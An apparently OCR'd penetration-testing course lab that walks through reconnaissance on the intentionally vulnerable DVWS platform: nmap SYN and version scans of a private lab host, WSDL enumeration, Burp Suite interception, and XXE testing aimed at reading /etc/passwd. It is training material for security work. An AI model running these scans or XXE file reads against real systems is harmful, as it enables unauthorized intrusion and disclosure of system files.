🌐 Module 06: API and Java Web Token Penetration Testing

```
# Exercise 01: Performing Information Gathering on the Damn Vulnerable Web Services (DVWS) Platforr
```

Scenario

API and Web Service reconnaissance is the foundation of testing modern cloud and microservices architectures. Web services frequently support legacy protocols like SOAP (Simple Object Access Protocol) alongside RESTful APIs.

SOAP web services use Web Services Description Language (**WSDL**) documents to formally define accessible operations, parameters, data types, and endpoints. Penetration testers extract WSDL files to discover hidden functions and analyze XML processing engines. When XML parsers process unvalidated input with external entity resolution enabled, applications become vulnerable to XML External Entity (**XXE**) injection, allowing unauthorized access to system files (such as `/etc/passwd`).

In this exercise, we initialize the **Damn Vulnerable Web Services (DVWS)** platform on Ubuntu (`dvws-node`), perform network service scanning using Nmap from Parrot Security, map WSDL operations (`http://192.168.0.19:8080/dvwsuserservice?wsdl`), parse request schemas in Burp Suite Repeater, identify the service running on port 9090 (**zeus-admin**), and validate XXE file disclosure functionality (`file:///etc/passwd`).

Objective

The objective of this lab is to help students learn how to:
- Deploy and configure containerized API application environments (`dvws-node`) and hosts entry resolution
- Conduct network service enumeration using Nmap (`nmap -sS`, `nmap -sV`) to identify target ports and services
- Access and parse SOAP WSDL documents (`http://192.168.0.19:8080/dvwsuserservice?wsdl`) to discover endpoints
- Intercept, modify, and analyze SOAP XML requests using Burp Suite Repeater
- Confirm system service identifications (**zeus-admin** on port 9090) and test for XXE external entity resolution


---

Task 1: Information Gathering and WSDL Parsing on DVWS


In this task, we launch DVWS on Ubuntu, configure host name entries, perform Nmap port scanning from Parrot Security, analyze SOAP WSDL endpoints, intercept XML requests in Burp Suite, and test external entity file resolution.

Lab Tasks


1. Switch to the **Ubuntu** machine and log in (**ubuntu** / **toor**).
2. Open a terminal, elevate to root (**sudo su**, password: **toor**), and navigate to the project directory:
   cd dvws-node
3. Start the DVWS containerized services:
   docker-compose up




1. Open a new terminal tab on Ubuntu and add the domain mapping entry to `/etc/hosts`:
   sudo nano /etc/hosts
   Add entry: **192.168.0.19 dvws.local**




1. Switch to **Parrot Security** (**pentester** / **toor**) and open a root terminal (**sudo su**).
2. Perform a TCP SYN stealth port scan against the target machine:
   nmap -sS 192.168.0.19




1. Perform service version detection on the discovered target ports:
   nmap -sV 192.168.0.19
   Note the open ports and identify the service on port 9090: **zeus-admin**.



